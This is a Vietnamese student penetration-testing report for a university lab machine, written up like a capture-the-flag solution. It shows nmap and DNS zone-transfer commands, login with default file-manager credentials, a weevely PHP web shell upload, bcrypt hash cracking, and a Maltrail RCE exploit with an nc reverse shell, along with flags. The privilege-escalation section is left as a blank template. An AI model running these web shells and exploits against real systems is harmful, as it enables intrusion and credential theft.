Báo cáo kết quả kiểm thử bảo mật hệ thống CNTT

NT140.O11.ANTT.1.21521105_21522713

STT	Họ và tên	Email	Đóng góp (%)
1	Nguyễn Đình Luân	21521105@gm.uit.edu.vn	60%
2	Trần Thanh Triều	21522713@gm.uit.edu.vn	40%

-- Lưu hành nội bộ --

Mục lục

1.0 Tổng quan

NT140.O11.ANTT.1.21521105_21522713 được giao nhiệm vụ thực hiện một bài kiểm tra xâm nhập nội bộ cho hệ thống CNTT đã được chuẩn bị sẵn. Mục tiêu của bài kiểm tra này là thực hiện các cuộc tấn công, tương tự như tấn công của tin tặc và cố gắng xâm nhập vào hệ thống CNTT của tổ chức.

Trong khi thực hiện kiểm tra xâm nhập, có một số lỗ hổng được xác định trên hệ thống CNTT của đơn vị. Khi thực hiện các cuộc tấn công, NT140.O11.ANTT.1.21521105_21522713 có thể truy cập vào nhiều máy, chủ yếu là do không cập nhật các bản vá lỗi và cấu hình bảo mật kém. Trong quá trình kiểm thử, NT140.O11.ANTT.1.21521105_21522713 có quyền truy cập cấp quản trị vào nhiều máy chủ trong hệ thống. Tất cả máy chủ đều được khai thác thành công và được cấp quyền truy cập. Các máy chủ mà NT140.O11.ANTT.1.21521105_21522713 có thể truy cập vào được liệt kê dưới đây

- 192.168.19.135

1.1 Khuyến nghị bảo mật

NT140.O11.ANTT.1.21521105_21522713 khuyến nghị vá các lỗ hổng được xác định trong quá trình kiểm thử để đảm bảo rằng tin tặc không thể khai thác các máy chủ này trong tương lai. Cần lưu ý rằng các máy chủ này cần được vá thường xuyên và nên duy trì chính sách kiểm tra, vá lỗi định kỳ để phát hiện và ngăn chặn các lỗ hổng mới xuất hiện trong tương lai.

2.0 Phương pháp kiểm thử

NT140.O11.ANTT.1.21521105_21522713 đã sử dụng các phương pháp được áp dụng rộng rãi để quá trình kiểm tra thâm nhập đạt được tính hiệu quả trong việc kiểm tra mức độ an toàn của hệ thống CNTT của đơn vị. Dưới đây là sơ lược về cách NT140.O11.ANTT.1.21521105_21522713 có thể xác định và khai thác nhiều loại máy chủ và bao gồm tất cả các lỗ hổng riêng lẻ được tìm thấy..

2.1 Thu thập thông tin

Giai đoạn thu thập thông tin của quá trình kiểm thử xâm nhập tập trung vào việc xác định phạm vi kiểm thử. Trong đợt kiểm thử xâm nhập này, NT140.O11.ANTT.1.21521105_21522713 được giao nhiệm vụ khai thác vào các máy chủ với địa chỉ IP cụ thể là:

Địa chỉ IP máy kẻ tấn công:

- 10.8.0.39

Địa chỉ IP của máy nạn nhân:

- 192.168.19.135

2.2 Kiểm thử xâm nhập

2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.135

Thông tin dịch vụ

Địa chỉ IP	Các port đang mở
192.168.19.135	**TCP: 22, 53, 80, 7171**
	UDP:

Các Flag Bonus vui lòng trình bày tích hợp trong phần khởi tại shell với quyền user người dùng và leo thang đặc quyền.

Khởi tạo shell với quyền user thường

Lỗ hổng đã khai thác: Flag 1


Giải thích lỗ hổng: Quét các port đang mở bằng nmap

Mức độ ảnh hưởng: [Thấp]

Cách thức khai thác:

```
nmap -sV -sC -p- --min-rate 5000  192.168.19.135
nc 192.168.19.135 7171
```

Hình ảnh minh chứng:



Flag1: INF01{zq4JICgufGagecA0YSnk}

Lỗ hổng đã khai thác: **Flag 2**

Giải thích lỗ hổng: Sử dụng lệnh dig để exploit port 53


Mức độ ảnh hưởng: **[Thấp]**

Cách thức khai thác:


```
dig axfr @192.168.19.135 infinity.insec

dig ANY @192.168.19.135 unk.infinity.insec
```

Hình ảnh minh chứng:

Nhập địa chỉ của máy bị tấn công vào trình duyệt thì trang tự chuyển hướng đến tên miền infinity.insec



Ta dùng lệnh dig axfr @192.168.19.135 infinity.insec để thực hiện một truy vấn zone transfer DNS (AXFR - DNS Zone Transfer)



Thực hiện dig ANY với tên miền "unk.infinity.insec" và máy chủ DNS có địa chỉ IP là "192.168.19.135" sẽ thực hiện một truy vấn DNS để nhận tất cả các loại bản ghi cho tên miền này. Có 1 bản ghi TXT chứa flag2

```
┌──(root㉿kali)-[/home/kali]
└─# dig ANY @192.168.19.135 inffile123.infinity.insec

; <<>> DiG 9.18.16-1-Debian <<>> ANY @192.168.19.135 inffile123.infinity.insec
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45146
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 90388dae3c5c90cc01000000655920645d854811fe563a54 (good)
;; QUESTION SECTION:
;inffile123.infinity.insec.     IN      ANY

;; ANSWER SECTION:
inffile123.infinity.insec. 604800 IN    A       127.0.0.1

;; Query time: 91 msec
;; SERVER: 192.168.19.135#53(192.168.19.135) (TCP)
;; WHEN: Sat Nov 18 15:36:53 EST 2023
;; MSG SIZE  rcvd: 98


┌──(root㉿kali)-[/home/kali]
└─# dig ANY @192.168.19.135 unk.infinity.insec

; <<>> DiG 9.18.16-1-Debian <<>> ANY @192.168.19.135 unk.infinity.insec
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58584
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 5a0edfe7239c012d010000006559208d1d1ef76eda2761ee (good)
;; QUESTION SECTION:
;unk.infinity.insec.            IN      ANY

;; ANSWER SECTION:
unk.infinity.insec.     604800  IN      SOA     ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800
unk.infinity.insec.     604800  IN      NS      ns1.infinity.insec.
unk.infinity.insec.     604800  IN      NS      ns2.infinity.insec.
unk.infinity.insec.     3600    IN      TXT     "INF02{74t1Frq4ZlHvGsSKGMxr}"

;; Query time: 51 msec
;; SERVER: 192.168.19.135#53(192.168.19.135) (TCP)
```

Flag2: INF02{74t1Frq4ZlHvGsSKGMxr}

Lỗ hổng đã khai thác: **Flag 3**

Giải thích lỗ hổng: Upload file để tạo reverse shell

Mức độ ảnh hưởng: [Cao]

Cách thức khai thác:


Upload file php được tạo bởi weevely Sau đó dùng weevely kết nối

Hình ảnh minh chứng:

Sửa file host bằng nano

```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

192.168.19.135 infinity.insec
192.168.19.135 inffile123.infinity.insec
```


Truy cập vào địa chỉ inffile123.infinity.insec



Sau 1 lúc tìm hiểu github của Tiny file manager thì ta có thể biết được rằng tài khoản mặc định là admin/admin@123


Ta tiến hành đăng nhập

Giao diện cho phép ta upload và chạy file



Ta tạo file weevely.php với mật khẩu 123, sau đó upload và chạy

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# weevely generate 123 weevely.php
Generated 'weevely.php' with password '123' of 781 byte size.

┌──(root㉿kali)-[/home/kali/Desktop]
└─# weevely inffile123.infinity.insec/ 123
Exiting: Expected URL format 'http(s)://host/agent.php'

┌──(root㉿kali)-[/home/kali/Desktop]
└─# weevely http://inffile123.infinity.insec/data/weevely.php 123

[+] weevely 4.0.1

[+] Target:     inffile123.infinity.insec
[+] Session:    /root/.weevely/sessions/inffile123.infinity.insec/weevely_1.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
```



Tìm kiếm xung quanh:

```
weevely> ls
The remote backdoor request triggers an error 404, check availability
Backdoor communication failed, check URL availability and password
weevely> ls
.
..
weevely.php
root@110db6dfe6ea:/var/www/html/data PHP> cd..
root@110db6dfe6ea:/var/www/html PHP> ls
.
..
data
index.php
infinity.txt
translation.json
root@110db6dfe6ea:/var/www/html PHP> cat infinity.php
File download failed, please check remote path and permissions
root@110db6dfe6ea:/var/www/html PHP> cat infinity.txt
INF03{yqFS5pRY31vYHNJ5FoQW}

root@110db6dfe6ea:/var/www/html PHP>
```

Ta tìm được flag3: INF03{yqFS5pRY31vYHNJ5FoQW}

Lỗ hổng đã khai thác: **Flag 4 (user flag)**

Giải thích lỗ hổng: Lấy thông tin tài khoản taylor trong file index.php và tiến hành đăng nhập ssh

Mức độ ảnh hưởng: [Cao]


Cách thức khai thác:

Crack password đã hash bằng john the ripper sau đó đăng nhập ssh

Hình ảnh minh chứng:

Copy file index.php ra thư mục data sau đó tải về

```
root@110db6dfe6ea:/var/www/html PHP> cp index.php data/index.php
True
root@110db6dfe6ea:/var/www/html PHP>
```



Mở file index.php, ta thấy có 3 user là

```
$auth_users = array(
    'admin' => '$2y$10$/K.hjNr84lLNDt8fTXjoI.DBp6PpeyoJ.mGwrrLuCZfAwfSAGqhOW',
    'user' => '$2y$10$Fg6Dz8oH9fPoZ2jJan5tZuv6Z4Kp7avtQ9bDfrdRntXtPeiMAZyGO',
    'taylor' => '$2y$10$Z51V0BOLzIo2wNCrALyaluiQ0PHoxgmYwv1xZraJQjrsBqtkRA0KW'
);
```

Ta tập trung vào user taylor, sử dụng john the riper để tiến hành crack password:

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
No password hashes left to crack (see FAQ)

┌──(root㉿kali)-[/home/kali/Desktop]
└─# john --show crack.txt
?:lekkerding

1 password hash cracked, 0 left
```

Lấy được mật khẩu là lekkerding

Tiến hành đăng nhập ssh

```
└─# ssh taylor@192.168.19.135
taylor@192.168.19.135's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Nov 18 09:50:23 PM UTC 2023

  System load:                      0.0
  Usage of /:                       45.0% of 18.53GB
  Memory usage:                     6%
  Swap usage:                       0%
  Processes:                        238
  Users logged in:                  2
  IPv4 address for br-7f2363a89e3f: 172.18.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for ens33:           192.168.19.135

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

25 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


*** System restart required ***
Last login: Sat Nov 18 21:41:09 2023 from 192.168.19.111
```

Tìm kiếm xung quanh và lấy được cờ:

```
Last login: Sat Nov 18 21:41:09 2023 from 192.168.19.111
taylor@infinity:~$ ls
user.txt
taylor@infinity:~$ cat user.txt
INF04{38vxzg3tQAa7HRNaJbY6}
taylor@infinity:~$
```

Flag4 INF04{38vxzg3tQAa7HRNaJbY6}

Lỗ hổng đã khai thác: **Flag 5**
Sau một lúc search em tìm được cái này [GitHub - spookier/Maltrail-v0.53-Exploit: RCE Exploit For Maltrail-v0.53]

Chạy thử:

```
taylor@infinity:~$ python3 exploit.py 127.0.0.1 4444 127.0.0.1:8338
Running exploit on 127.0.0.1:8338/login
```

```
taylor@infinity:~$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 47020
$ ls
ls
CHANGELOG      html                     misc             server.py
CITATION.cff   LICENSE                  plugins          thirdparty
core           maltrail.conf            README.md        trails
docker         maltrail-sensor.service  requirements.txt
flag.txt       maltrail-server.service  sensor.py
$ cat flag.txt
cat flag.txt
INF05{laFkXsmCsIwcskSMgMbG}
$ cd ..
```

Flag5: INF05{laFkXsmCsIwcskSMgMbG}

Leo thang đặc quyền

Lỗ hổng đã khai thác: [Tên lỗ hổng]

Giải thích lỗ hổng: [Giải thích lỗ hổng]

Khuyến nghị vá lỗ hổng: [Khuyến nghị]

Mức độ ảnh hưởng: **[Nghiêm trọng]** [Cao]

Cách thức khai thác:

```
[Lệnh tấn công/mã khai thác]

[màu đỏ nếu có thay đổi trong mã khai thác]
```

[Step-by-step cách thức để có quyền truy cập vào máy chủ]

Hình ảnh minh chứng:

[Hình ảnh chứa nội dung: tên user root (whoami), id, địa chỉ IP (ipconfig)]

Nội dung tập tin Root.txt:

[Hình ảnh chứa nội dung: địa chỉ IP (ipconfig), nội dung tập tin root.txt]

2.3 Duy trì quyền truy cập

Sau khi kiểm soát được các máy chủ, chúng tôi vẫn duy trì được phiên truy cập của mình, nhằm đảm bảo rằng chúng tôi vẫn có thể truy cập lại vào máy chủ bất kỳ lúc nào. Nhiều lỗ hổng chỉ có thể được khai thác một lần duy nhất, vì vậy việc duy trì phiên truy cập vào máy chủ là hết sức cần thiết. NT140.O11.ANTT.1.21521105_21522713 đã thêm vào các tài khoản có quyền cao nhất (thuộc các group administrators hoặc sudo) trên các máy chủ mà chúng tôi đã kiểm soát. Ngoài quyền truy cập cao nhất, một shell Metasploit đã được cài đặt trên máy nhằm đảm bảo rằng các quyền truy cập bổ sung sẽ được thiết lập.

2.4 Xóa dấu vết

Giai đoạn xóa dấu vết nhằm đảm bảo rằng các dữ liệu/tài khoản được sinh ra trong quá trình kiểm thử xâm nhập được loại bỏ khỏi máy chủ. Thông thường, các phần nhỏ của công cụ hoặc tài khoản người dùng được để lại trên máy tính của tổ chức, điều này có thể gây ra các vấn đề về bảo mật. Chúng ta cần phải đảm bảo rằng không để sót lại bất kỳ dấu vết trong quá trình kiểm thử xâm nhập.

Sau khi có được các thông tin có giá trị trên máy chủ của đơn vị, NT140.O11.ANTT.1.21521105_21522713 đã xóa tất cả tài khoản và mật khẩu người dùng cũng như các dịch vụ được tạo ra bởi Metasploit.

3.0 Phụ lục

3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt

Địa chỉ IP (Hostname)	Nội dung Bonus	Nội dung user.txt	Nội dung root.txt
192.168.19.135	INF01{zq4JICgufGagecA0YSnk}	INF04{38vxzg3tQAa7HRNaJbY6}	
	INF02{74t1Frq4ZlHvGsSKGMxr}		
	INF03{yqFS5pRY31vYHNJ5FoQW}		

- HẾT-